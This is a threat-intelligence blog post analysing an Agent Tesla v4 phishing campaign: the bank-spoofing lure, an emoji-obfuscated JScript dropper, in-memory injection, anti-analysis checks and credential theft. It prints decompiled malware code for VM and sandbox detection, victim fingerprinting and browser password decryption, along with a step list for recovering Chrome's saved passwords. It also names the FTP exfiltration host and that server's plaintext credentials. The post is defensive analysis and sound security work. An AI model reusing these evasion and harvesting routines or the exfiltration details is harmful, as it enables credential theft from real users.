

From Inbox to In-Memory Infostealer

 blog.knowbe4.com/anatomy-agent-tesla-bec-attack-in-memory-infostealer

KnowBe4 Threat Lab

August 20, 2026



Lead Analysts: Prabhakaran Ravichandhiran and Jeewan Singh Jalal

EXECUTIVE SUMMARY

Phishing is a form of [social engineering](#) that has evolved beyond simple lures into complex, multi-stage attacks exploiting trusted software, cloud identities and business platforms to bypass traditional security.

Attackers leverage these campaigns to deliver trojans capable of stealing credentials and also establishing remote code execution, which might serve as a gateway for lateral movement. This evolution enables them to maintain persistent access, making it harder for conventional email defenses to detect and mitigate these high-impact threats.

Over the past decade, adversaries running Agent Tesla malware have methodically bypassed defenses by transitioning from macro-heavy documents to script-based droppers and fileless, in-memory injection. These reflective techniques circumvent traditional signature matching, maintaining the efficacy of this pervasive crimeware against unhardened environments.

Agent Tesla remains a focal point of this technical evolution, operating as a pervasive and actively maintained strain of crimeware. The operational maturity demonstrated in its delivery

infrastructure, staging mechanics and anti-analysis gates ensures continued efficacy against target environments that lack hardened defenses against fileless execution patterns.




Figure 1- Full attack flow diagram on the campaign

A [Business Email Compromise \(BEC\)](#) campaign targeting finance departments is delivering.

Agent Tesla v4, the fourth primary iteration of the Agent Tesla malware, operates via a JScript dropper that uses an unusual obfuscation technique: Unicode emoji characters embedded throughout the code body. The delivery chain runs JScript → DonutLoader shellcode → reflective in-memory MSIL injection, ensuring the terminal payload never touches disk. The final payload is a ConfuserEx-obfuscated .NET infostealer configured to sweep credentials from more than 40 applications and exfiltrate via FTP to a single threat-actor-controlled domain.

This analysis covers the full chain: email lure, dropper mechanics, extracted MSIL binary analysis and each credential-harvesting module, using decompiled C# source as the primary reference.

Key Findings from the Agent Tesla v4 BEC Campaign Analysis

- A BEC lure spoofing Metropolitan Bank and Trust Company delivers a 6.94 MB JScript dropper (SWIFT Payment Maker 103 - 10.06.26.JS) disguised as a forwarded wire-transfer thread.
- The dropper hides its logic behind Unicode emoji characters interleaved through the code body, an obfuscation layer that defeats string-based signature matching and casual review, with no eval-of-base64-and-execute step and no second-stage download.

- The execution chain runs JScript → DonutLoader shellcode → reflective in-memory MSIL injection. The final Agent Tesla binary never touches the disk.
- The extracted payload is a ConfuserEx-obfuscated .NET 4.0 binary masquerading as "Python 3.11.3 (64-bit)" in its assembly metadata, a claim directly contradicted by its actual 32-bit x86/.NET 4.0 architecture.
- Before harvesting begins, the malware runs a five-part anti-analysis gauntlet: a debugger check, a live cloud/hosting IP lookup, a VM timing attack, sandbox DLL enumeration and WMI-based VM detection.
- 21 credential-harvesting modules target 27 Chromium and 13 Mozilla browsers, plus Outlook, Foxmail, Discord, Thunderbird contacts and Windows Credential Manager.
- All stolen data (credentials, keylogs, screenshots, contacts) exfiltrates via FTP to a single domain, ftp[.]melrz[.]com, and the FTP credentials are plaintext and extractable directly from the binary.

Email Breakdown: Deconstructing the Lure

The email arrives as a forwarded thread presenting as internal correspondence forwarded to an account's contact. The sender address spoofs Metropolitan Bank and Trust Company, a legitimate Philippines-based commercial bank. The message body reads like routine banking operations: the sender identifies as a Relationship Associate and references pending wire transactions by company name and dollar amount.

The thread is structured to look like an in-progress discussion the recipient has been brought into late. It directly instructs the target to confirm the attached document and reply. Social pressure is time-scarcity ("KINDLY CONFIRM BELOW ATTACHED AND GET BACK TO US ASAP") backed by authority borrowed from a named, real institution.



Figure 2 — Phishing lure email spoofing Metropolitan Bank and Trust Company, delivered to a finance department contact.

Using Emojis to Hide the Malware

The .JS extension hands execution directly to Windows Script Host (cscript.exe) on double-click, requiring no additional user prompt beyond the initial open-with dialog. The file size of the script file (6.9 MB) raises a suspicion of being heavily obfuscated, holding encoded strings/binaries inside them.

Opening the file confirms it: the script body is saturated with Unicode emoji characters (hearts, water droplets and similar symbols) interleaved directly through the code.

The actual logic runs underneath these characters; Windows Script Host's JScript interpreter ignores them at parse time. The emoji characters are the entire obfuscation layer, disrupting string-based signature matching and making the code visually noisy enough to defeat casual review.




Figure 3 — The JScript dropper opened in a text editor, showing Unicode emoji characters (hearts, droplets) saturating the code body.

Drop Sequence

The script writes two files to *C:\Users\Public\Libraries*:

- *wabmmxofrrdsjsx.exe* — 32-bit .NET loader binary
- *wabmmxofrrdsjsx.ttf* — not a font; encoded Agent Tesla payload blob read by the loader at runtime

The *.ttf* extension is misdirection. The loader reads it as raw bytes and passes it into DonutLoader shellcode for reflective portable executable (PE) injection. The final Agent Tesla binary never touches the filesystem. By the time credential harvesting begins, there is no PE on disk for a file-based scanner to flag.

Static Analysis of Agent Tesla V4

The malware is intentionally scrambled using an obfuscator tool called "ConfuserEx" to make it nearly unreadable for anyone trying to analyze it. It hides its logic in two primary ways:

Randomization: It renames every component of the code (such as function and class names) into meaningless, randomized identifiers.

Logic Obfuscation: It transforms the program's normal structure into a complex, repetitive series of loops and variables that a computer can run, but a human analyst would find extremely difficult to follow.

The following observations highlight several critical technical takeaways identified during the static analysis.

Identity Deception

The assembly presents itself as a Python installer in its embedded metadata:

AssemblyProduct: "Python 3.11.3 (64-bit)"

AssemblyCompany: "Python Software Foundation"

AssemblyTitle: "setup"

AssemblyDescription: "Python 3.11.3 (64-bit)"

The actual assembly GUID is f45b853c-c9d3-495e-9acb-d41a4a90029f. An analyst relying on description strings in process lists or memory dumps will see a Python installer. The 32-bit x86 architecture targeting .NET 4.0 is an immediate contradiction against any real Python 3.11 64-bit installer.

Anti-Analysis Gauntlet




Figure 4 — Decompiled anti-analysis class showing the suite of detection functions called before payload execution.

The orchestrator runs the detection routine early. If any check returns true, the process calls *Application.Exit()* with no payload delivery. This module runs a pre-checkup of the system

environment before the execution to confirm there are no traces of being debugged or monitored.

Debugger check: The malware uses a standard Windows function (*CheckRemoteDebuggerPresent*) as its first line of defense to detect if it is being watched by a debugger. If it finds one, it stops running to avoid being analyzed.




Figure 5 — ip-api[.]com hosting check: WebClient.DownloadString call that exits the process if the host IP is classified as a hosting provider.

Cloud/hosting IP check: The malware checks if it is running on a cloud-based server. If it detects a hosting provider IP, it immediately shuts down to avoid being analyzed by security software.




Figure 6 — Timing attack implementation: elapsed ticks before and after Thread.Sleep(10) used to detect accelerated VM environments.

Timing attack: The malware pauses briefly and checks the system clock to see if it moved as expected. If the clock runs faster than normal(Accelerated VirtualMachine clocks return values well below 10 ticks for a real 10 milliseconds sleep). This makes the malware detect that it is being analyzed in a lab/protected environment and stops further execution to avoid detection.




Figure 7 — Sandbox DLL enumeration via `GetModuleHandle` checks for `SbieDll.dll`, `SxIn.dll`, `snxhk.dll`, and `cmdvrt32.dll`.

Sandbox DLL enumeration: Calls `GetModuleHandle` for five DLL names:

- `SbieDll.dll` — Sandboxie
- `snxhk.dll` — Avast sandbox hook
- `cmdvrt32.dll` — Comodo
- `SxIn.dll` — 360 Total Security
- `Sf2.dll` — AVG and Avast

```

public static bool Oagx()
{
    int num = 0;
    ManagementObjectSearcher managementObjectSearcher = default(ManagementObjectSearcher);
    do
    {
        switch (num)
        {
            case 2:
            {
                try
                {
                    using ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get();
                    foreach (ManagementBaseObject item in managementObjectCollection)
                    {
                        if ((item["Manufacturer"].ToString().ToLower() == "microsoft corporation" && item["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || item["Manufacturer"].ToString().ToLower().Contains("vmware") || item["Model"].ToString() == "VirtualBox")
                        {
                            return true;
                        }
                    }
                }
                catch
                {
                    return true;
                }
                finally
                {
                    ((IDisposable)managementObjectSearcher)?.Dispose();
                }
                foreach (ManagementBaseObject item2 in new ManagementObjectSearcher("root\\CIMV2", "SELECT * FROM Win32_VideoController").Get())
                {
                    if (item2.GetPropertyValue("Name").ToString().Contains("VMware") && item2.GetPropertyValue("Name").ToString().Contains("VBox"))
                    {
                        return true;
                    }
                }
                return false;
            }
            case 1:
            {
                managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem");
                num = 2;
                break;
            }
        }
        if (num == 0)
        {
            num = 1;
        }
    }
    while (num != 3);
    bool result = default(bool);
    return result;
}

```

Figure 8 — WMI-based VM detection querying Win32_ComputerSystem manufacturer and model fields.

WMI VM detection: Queries *Win32_ComputerSystem* for manufacturer/model strings: "microsoft corporation" with "VIRTUAL" in the model, "vmware" in the manufacturer, or model equal to "VirtualBox."

Configuration

The screenshot shows a Visual Studio IDE with a project named 'v9sIVx'. The 'Assemblies' pane on the left shows the project structure, including 'Base Types' and 'Derived Types'. The main editor displays the static constructor `static v9sIVx()` for the `v9sIVx` class. The constructor initializes various static fields with hardcoded values, including FTP host, credentials, and feature flags.

```

static v9sIVx()
{
    Pchvid = "";
    ThisComputerName = "";
    AsmFilePath = "";
    PublicIpAddress = "";
    PublicIpAddressGrab = Convert.ToBoolean("true");
    IpApi = "";
    LastInputInf = default(OloszDDkMD.ck4V10);
    PublicUserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0";
    PcState = true;
    Log_text = "";
    EnableKeyLogger = Convert.ToBoolean("false");
    EnableScreenLogger = Convert.ToBoolean("false");
    EnableClipboardLogger = Convert.ToBoolean("false");
    EnableTorPanel = Convert.ToBoolean("false");
    EnableCookies = Convert.ToBoolean("true");
    EnableContacts = Convert.ToBoolean("true");
    DeleteBackspace = Convert.ToBoolean("false");
    TorPid = 0;
    KeyLoggerInterval = Convert.ToInt32("20");
    ScreenInterval = Convert.ToInt32("20");
    LogType = Convert.ToInt32("2");
    FtpHost = "ftp://ftp.melrz.com";
    FtpUser = "info@melrz.com";
    FtpPassword = "Newmoney2023..";
    AppAddStartup = Convert.ToBoolean("false");
    HideFileStartup = Convert.ToBoolean("false");
    AppStartupFullPath = "";
    StartupDirectoryPath = "";
    StartupEnvName = "appdata";
    StartupDirectoryName = "eXCXES";
    StartupInstallationName = "eXCXES.exe";
    StartupRegName = "eXCXES";
    HostEdit = Convert.ToBoolean("true");
}

```

Figure 9 — Static constructor showing hardcoded C2 config fields: FTP host, credentials and all feature flags (keylogger, screen capture, clipboard all set to false in this build).

This is the configuration module for the malware that holds all the config data for execution as well as exfiltration. Hardcoded C2 credentials are embedded directly in the binary's static constructor. The keylogger, screen capture, Tor Panel and clipboard logger are all disabled in this build's static configuration. The infrastructure for all three is fully present and wired up; the flags could be flipped in a different build or overridden at runtime.

Hardware Fingerprinting

Before harvesting, the malware creates a persistent hardware fingerprint. Using WMI queries it collects the motherboard serial number, CPU processor ID and primary MAC address, then hashes them via MD5 into a unique hardware ID. This identifier is included in all exfiltration headers, allowing the operator to track victims consistently across OS reinstalls or IP rotations.

```

if (num == 0)
{
    array[6] = "<br>OSFullName: ";
    num = 9;
}
if (num == 7)
{
    array[5] = SystemInformation.ComputerName;
    num = 8;
}
if (num == 16)
{
    if (!v9sIVx.PublicIpAddressGrab)
    {
        break;
    }
    num = 17;
}
if (num == 5)
{
    array[3] = SystemInformation.UserName;
    num = 6;
}
if (num == 3)
{
    array[1] = DateTime.Now.ToString("MM/dd/yyyy HH:mm:ss");
    num = 4;
}
if (num == 13)
{
    array[11] = iKdW.VLAqt09Hho(iKdW.d1TIB.AmountOfMemory);
    num = 14;
}
if (num == 14)
{
    array[12] = "<br>";
    num = 15;
}
if (num == 11)
{
    array[9] = iKdW.VLAqt09Hho(iKdW.d1TIB.ProcessorName);
    num = 12;
}
if (num == 17)
{
    text = text + "IP Address: " + v9sIVx.PublicIpAddress + "<br>";
    num = 18;
}
if (num == 12)
{
    array[10] = "<br>RAM: ";
    num = 13;
}
if (num == 6)
{
    array[4] = "<br>Computer Name: ";
    num = 7;
}
if (num == 15)
{
    text = string.Concat(array);
    num = 16;
}
if (num == 9)
{
    array[7] = iKdW.VLAqt09Hho(iKdW.d1TIB.OperatingSystemName);
    num = 10;
}
if (num == 1)
{
    array = new string[13];
    num = 2;
}
if (num == 2)
{
    array[0] = "Time: ";
    num = 3;
}
if (num == 4)
{
    array[2] = "<br>User Name: ";
    num = 5;
}
}

```

Figure 10 — System fingerprint header assembly: timestamp, username, computer name, OS, CPU, RAM and public IP are collected and prepended to every exfiltrated file.

How Does Agent Tesla Harvest Credentials?

Agent Tesla utilizes a suite of dedicated, internal decryption routines tailored for each specific target application. [This allows the infostealer to methodically harvest credentials from](#)

[otherwise protected data stores.](#)

The analysis below provides a technical decomposition of the malware's operational mechanics as it sweeps data from various web browsers, messaging platforms and native Windows credential repositories.

Browser Passwords

- 27 Chromium-based browsers: Chrome, Edge, Brave, Opera, Vivaldi, Yandex and 21 others.
- 13 Mozilla-based browsers: Firefox, Thunderbird, SeaMonkey, Waterfox, PaleMoon, IceDragon and others.

Chrome 80+ (v10/v11 prefix)

```
}
if (e933P.5HwWv(mMIS88))
{
    string empty = string.Empty;
    string empty2 = string.Empty;
    string empty3 = string.Empty;
    for (int i = 0; i <= e933P.KVDOAGi() - 1; i++)
    {
        try
        {
            empty = e933P.18LvJFqybEN(i, "origin_url");
            empty2 = e933P.18LvJFqybEN(i, "username_value");
            empty3 = e933P.18LvJFqybEN(i, "password_value");
            if (empty3.StartsWith("v10") | empty3.StartsWith("v11"))
            {
                byte[] array2 = new byte[0];
                empty3 = Ely(NVw307gC2s: (!text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName)) ? OotxUpBfdvf(Directory.GetParent(text).
            }
            else
            {
                empty3 = azND(e933P.18LvJFqybEN(i, "password_value"));
            }
            if (!string.IsNullOrEmpty(empty) && !string.IsNullOrEmpty(empty2) && empty3 != null)
            {
                list2.Add(new 1KHFQsGt8y
                {
                    Tlon57YSprA = empty,
                    7tRP = empty2,
                    mctZ7EK = empty3,
                    rdxg = PiF4Hod
                });
            }
        }
    }
}
```

Figure 11 — Browser password decryption: v10/v11 prefix check branching between AES-GCM (Chrome 80+) and legacy CryptUnprotectData paths.

This is the browser credential decryption found inside the Agent Tesla malware.

- Read Local State JSON from the browser profile directory.
- Extract encrypted master key, base64-decode, strip 5-byte DPAPI header.
- Pass to CryptUnprotectData to recover the AES master key.
- Extract 12-byte IV from bytes 3–14 of the encrypted blob.
- Decrypt with AES-GCM and verify the 16-byte auth tag.

Older Chrome (no v10/v11 prefix): Direct call to CryptUnprotectData.

Locked File Handling

Standard SQLite queries cannot directly access a browser's Login Data database if it is currently locked by an active process. To circumvent this limitation, the application copies the locked file to a temporary directory for safe retrieval. Rather than depending on external libraries, it utilizes a custom, built-in SQLite B-tree parser. The program validates the "SQLite format 3" header, extracts the page size and encoding configurations, navigates through the master table, and reads the cell records directly from the raw data.

```
IL_0d8e:
array[num2] = SQLiteTypeSize[(int)array[num2]];
num = 35;
goto IL_0db5;
IL_0951:
num7 = Jgq((int)num5);
num = 16;
goto IL_096c;
IL_1196:
if (num == 6)
{
    Array.Resize(ref master_table_entries, master_table_entries.Length + num12 + 1);
    num = 7;
}
if (num == 74)
{
    goto IL_11e5;
}
goto IL_123c;
